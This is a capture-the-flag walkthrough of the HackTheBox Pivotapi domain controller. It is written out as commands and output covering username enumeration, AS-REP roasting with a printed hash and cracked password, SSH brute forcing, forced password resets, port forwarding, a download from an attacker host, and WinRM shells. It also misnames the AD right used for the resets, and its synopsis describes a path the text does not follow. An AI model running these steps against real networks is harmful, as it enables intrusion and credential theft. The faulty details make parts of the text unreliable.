PivotApi

Synopsis


Pivotapi is an insane machine that involves user enumeration through the metadata of PDFs which are downloaded from a FTP file share server. Since the user has not got preauth with Kerberos it is possible to request a TGT for him which can be cracked with Hashcat. With the provided credentials an SMB enumeration exposes an executable which when reversed engineered reveals credentials to authenticate to MSSQL. After gaining access to the system it is possible to locate a keepass database on the target, leading to further misconfiguration abuse through Active Directory which leads obtaining the Administrator's password through LAPS and thus get execution on the target through psexec as user Administrator

Skills


- Windows enumeration
- Active Directory enumeration
- Knowledge of Kerberos
- Knowledge of Powershell
- MSSQL Knowledge
- Understanding of Microsoft Authentication Mechanism
- Metadata enumeration
- Abusing unset preauth with kerberos
- Analysing executables via memory dump
- DotNet source code decompilation
- Abusing MSSQL via remote code execution
- Extracting KeePass database password
- Abusing Active Directory misconfiguration

Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.240
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 20:16 EDT
Nmap scan report for localhost (10.10.10.240)
Host is up (0.032s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
| 02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
| 02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
| 02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
| 08-08-20  01:18PM               219091 notes1.pdf
| 08-08-20  01:34PM               279445 notes2.pdf
| 08-08-20  01:41PM                  105 README.txt
|_02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   3072 fa:19:bb:8d:b6:b6:fb:97:7e:17:80:f5:df:fd:7f:d2 (RSA)
|   256 44:d0:8b:cc:0a:4e:cd:2b:de:e8:3a:6e:ae:65:dc:10 (ECDSA)
|_  256 93:bd:b6:e2:36:ce:72:45:6c:1d:46:60:dd:08:6a:44 (ED25519)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-29 00:16:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.10.240:1433:
```




```
|_  256 93:bd:b6:e2:36:ce:72:45:6c:1d:46:60:dd:08:6a:44 (ED25519)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-08-29 00:16:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.10.240:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.10.240:1433:
|     Target_Name: LICORDEBELLOTA
|     NetBIOS_Domain_Name: LICORDEBELLOTA
|     NetBIOS_Computer_Name: PIVOTAPI
|     DNS_Domain_Name: LicorDeBellota.htb
|     DNS_Computer_Name: PivotAPI.LicorDeBellota.htb
|     DNS_Tree_Name: LicorDeBellota.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-08-29T00:10:37
|_Not valid after:  2053-08-29T00:10:37
|_ssl-date: 2023-08-29T00:17:32+00:00; +4s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
```

We see multiple ports open, and judging by the type of ports that are opened, we concluded that we deal with domain controller

So we started the exploitation process from downloading the content of FTP and running “exiftool” against the pdf files, what provided us with a few usernames





```
File Modification Date/Time     : 2021:02:19 12:55:00-05:00
File Access Date/Time           : 2023:08:28 20:40:42-04:00
File Inode Change Date/Time     : 2023:08:28 20:40:42-04:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : Yes
XMP Toolkit                     : Adobe XMP Core 4.0-c316 44.253921, Sun Oct 01 2006 1
Format                          : application/pdf
Creator                         : byron gronseth
Title                           : Microsoft Word - BHUSA09-McDonald-WindowsHeap-PAPER.
Modify Date                     : 2009:07:26 16:39:11-07:00
Creator Tool                    : Microsoft Word: cgpdftops CUPS filter
Create Date                     : 2009:07:26 16:39:11-07:00
Producer                        : Acrobat Distiller 8.1.0 (Macintosh)
Document ID                     : uuid:fd77bd15-9bb2-f043-a044-c49fe4b31119
Instance ID                     : uuid:a8086d1b-7d63-9f41-955c-553c0b8b5cfb
Page Count                      : 84
Author                          : byron gronseth
```

We launched kerbrute to verify which users are valid on the controller, what confirmed that user Kaorz is valid

```
└─# ./ker* --dc 10.10.10.240 -d LicorDeBellota.htb userenum users

Version: v1.0.3 (9dad6e1) - 08/28/23 - Ronnie Flathers @ropnop

2023/08/28 20:51:18 >  Using KDC(s):
2023/08/28 20:51:18 >   10.10.10.240:88

2023/08/28 20:51:18 >  [+] VALID USERNAME:       Kaorz@LicorDeBellota.htb
2023/08/28 20:51:18 >  Done! Tested 4 usernames (1 valid) in 0.067 seconds
```

So we launched impacket GetNPUsers.py script to steal krb5 hash for the Kaorz user

```
└─# python GetNPUsers.py LicorDeBellota.htb/Kaorz@10.10.10.240  -request -no-pass -dc-ip 10.10.10.240
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for Kaorz@10.10.10.240
$krb5asrep$23$Kaorz@10.10.10.240@LICORDEBELLOTA.HTB:5301a4d772ac1d74c55cf6abdec04a90$d580a5ee51cc6760f0edde25ba750461eba6ac1520243f952c04b2604678c04f08378e60
a6551f96798a93fa4eb301e2aab4a7ac821174121a7316993f2490920078a1c3a7a6d89db458abd4b2056d75b081e9fef3d910c4df523098c3b8f70ddb056857e36170f96b7d5bac9853b81ea7014
80f8105107036da42d2e8988f93b915e6aebba4b4c593fcd09029a0e6692970c123b5bf7b9c471a9715bad42858ca1b99b227f09ce01857c8d8eb9f5c2331fe76ba336ab0bb769889e5c43acfed5e
0a491a23110421d4a0a3f9a6cccb48b0adc8fc9f33ddad511e098e9d103e092a6b6811ee1eaf0139618b8a8c4d4966288a50247761ec97
```

After a bit of cracking, we got a valid credentials

We used those credentials to access SMB but we didn’t find anything interesting there

```
└─# crackmapexec smb 10.10.10.240 -u Kaorz -p Roper4155
SMB         10.10.10.240    445    PIVOTAPI         [*] Windows 10.0 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.240    445    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
```

But then we used another functionality offered by “crackmapexec” - listing all the users, this provided us with the list of all users available on the domain controller

```
└─# crackmapexec smb 10.10.10.240 -u Kaorz -p Roper4155 --users
SMB         10.10.10.240    445    PIVOTAPI         [*] Windows 10.0 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:F
SMB         10.10.10.240    445    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
SMB         10.10.10.240    445    PIVOTAPI         [+] Enumerated domain user(s)
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\0×df                       badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\ippsec                     badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\aDoN90                     badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Jharvar                    badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\OscarAkaElvis              badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Fiiti                      badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\socketz                    badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Gh0spp7                    badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\FrankyTech                 badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\v1s0r                      badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\borjmz                     badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\manulqwerty                badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\StooormQ                   badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\0xVIC                      badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\lothbrok                   badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\gibdeon                    badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\sshd                       badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\svc_mssql                  badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Dr.Zaiuss                  badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\superfume                  badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\jari                       badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Kaorz                      badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\3v4Si0N                    badpwdcount: 0 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\krbtgt                     badpwdcount: 0 desc: Cuenta de servicio de centro
stribución de claves
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\cybervaca                  badpwdcount: 1 desc:
SMB         10.10.10.240    445    PIVOTAPI         LicorDeBellota.htb\Invitado                   badpwdcount: 0 desc: Cuenta integrada para el acce
```


With the credentials for user Kaorz we also used python-bloodhound to collect domain controller information

```
└─# python bloodhound.py -ns 10.10.10.240 -d LicorDeBellota.htb -u Kaorz -p "Roper4155" -c all
INFO: Found AD domain: licordebellota.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: pivotapi.licordebellota.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: pivotapi.licordebellota.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 28 users
INFO: Found 58 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
```


But our compromised user didn’t have any interesting privileges/relations that we could abused to escalate privileges

At this point we hit the dead end, so we decided to launch brute-force attack against the SSH service utilising username list dumped from SMB

And after a long waiting we found valid password for user “3v4Si0N”




We SSH as this user



And also marked him in BloodHound as owned, and we checked his privileges/relations

It turned out that our compromised user has “GetChangesAll” permissions towards “Dr.Zaiuss” user and that user has the same permissions towards “superfume” user

Those permissions allow us to change the user password



So we started from modifying the password for Dr.Zaiuss

```
licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N\Desktop>net user Dr.Zaiuss pass123!
Se ha completado el comando correctamente.


licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N\Desktop>
```

But then we stumbled across problem with getting a shell as a user Dr.Zaiuss because the user is not a member of SSH group - so we cannot SSH as him

```
└─# ssh Dr.Zaiuss@10.10.10.240
Dr.Zaiuss@10.10.10.240's password:
Permission denied, please try again.
Dr.Zaiuss@10.10.10.240's password:
```

But he is a member of WinRM group, yet this port is not publicly available

```
licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N\Desktop>net user Dr.Zaiuss
Nombre de usuario                       Dr.Zaiuss
Nombre completo                         Doctor Zaiuss
Comentario
Comentario del usuario
Código de país o región                 000 (Predeterminado por el equipo)
Cuenta activa                           Sí
La cuenta expira                        Nunca

Ultimo cambio de contraseña             29/08/2023 3:57:29
La contraseña expira                    Nunca
Cambio de contraseña                    30/08/2023 3:57:29
Contraseña requerida                    Sí
El usuario puede cambiar la contraseña  Sí

Estaciones de trabajo autorizadas       Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Ultima sesión iniciada                  Nunca

Horas de inicio de sesión autorizadas   Todas

Miembros del grupo local
Miembros del grupo global               *Usuarios del dominio
                                        *WinRM
Se ha completado el comando correctamente.


licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N\Desktop>
```

The first idea was to upload chisel and perform port forwarding, yet due to the firewall rules we couldn't get a connection to our attacker's machine

```
dows
IWR : No es posible conectar con el servidor remoto
En línea: 1 Carácter: 1
+ IWR -Uri http://10.10.14.24/chisel_windows -outFile C:\Users\Dr.Zaius  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand


licordebellota\3v4si0n@PIVOTAPI C:\Users\3v4Si0N\Desktop>
```

In that case, we decided to perform port forwarding via SSH

```
└─# ssh -L 5985:127.0.0.1:5985 3v4Si0N@10.10.10.240
```

And this method worked

```
└─# nmap -v 127.0.0.1 -p 5985
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-28 22:01 EDT
Initiating SYN Stealth Scan at 22:01
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 5985/tcp on 127.0.0.1
Completed SYN Stealth Scan at 22:01, 0.01s elapsed (1 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
           Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

So we used evil-winrm to get a shell as Dr.Zaiuss


```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Dr.Zaiuss\Documents> whoami
licordebellota\dr.zaiuss
*Evil-WinRM* PS C:\Users\Dr.Zaiuss\Documents>
```

From the BloodHound we remember that Dr.Zaiuss has “GetChangesAll” permissions towards superfume user, so we reseted the password for that user as well

```
*Evil-WinRM* PS C:\Users\Dr.Zaiuss\Documents> net user superfume pass123!
Se ha completado el comando correctamente.

*Evil-WinRM* PS C:\Users\Dr.Zaiuss\Documents>
```

And we used forwarded winrm port to get an access as superfume user


└─# ./evil-winrm.rb -i 127.0.0.1 -u superfume -p 'pass123!'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functi
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remot
